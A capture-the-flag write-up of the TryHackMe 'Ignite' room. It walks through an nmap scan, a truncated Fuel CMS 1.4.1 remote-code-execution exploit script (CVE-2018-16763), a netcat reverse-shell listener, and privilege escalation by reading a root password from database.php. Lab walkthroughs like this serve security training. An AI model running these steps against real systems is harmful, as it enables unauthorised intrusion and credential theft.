Ignite CTF THM


First we start off with a nmap scan on the given IP address.

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Welcome to FUEL CMS

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:19
Completed NSE at 23:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:19
Completed NSE at 23:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:19
Completed NSE at 23:19, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.08 seconds
           Raw packets sent: 1133 (49.828KB) | Rcvd: 1019 (40.764KB)
```

After this we go to check out the website using the IP address

This website is running Fuel CMS 1.4. After a quick google search we find a CVE for Fuel.

This CVE is a remote execution CVE.




```
# Exploit Title: fuelCMS 1.4.1 - Remote Code Execution
# Date: 2019-07-19
# Exploit Author: 0xd0ff9
# Vendor Homepage: https://www.getfuelcms.com/
# Software Link: https://github.com/daylightstudio/FUEL-CMS/releases/tag/1.4.1
# Version: <= 1.4.1
# Tested on: Ubuntu - Apache2 - php5
# CVE : CVE-2018-16763


import requests
import urllib

url = "http://127.0.0.1:8881"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
```

After some quick modification to the script we run it and find that it gives the ability to access the CMD prompt of the websites terminal.


```
root@kali:~# python2 fuel.py
cmd:ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

<h4>A PHP Error was encountered</h4>

<p>Severity: Warning</p>
<p>Message:  preg_match(): Delimiter must not be alphanumeric or backslash</p>
<p>Filename: controllers/Pages.php(924) : runtime-created function</p>
<p>Line Number: 1</p>


        <p>Backtrace:</p>









                      <p style="margin-left:10px">
                      File: /var/www/html/fuel/modules/fuel/controllers/Pages.php(924) : runtim
ion<br />
                      Line: 1<br />
                      Function: preg_match                  </p>
```

Using the CMD we run a reverse shell with it and open up a netcat lister on another shell. ex. nc -nlvp 9999

After connecting to the shell we can find the User.txt (marked as flag.txt) pretty easily by looking at the home directory and checking the user www-data.

```
$ ls
ls
flag.txt
$ cat flag.txt
cat flag.txt
```

For our privilege escalation we check the different directories and we find /fuel. Inside /fuel we find /application which leads us to /config. In here we find database.php and we cat this out to find the password to root.



After using "su -" we type in the password and boom root.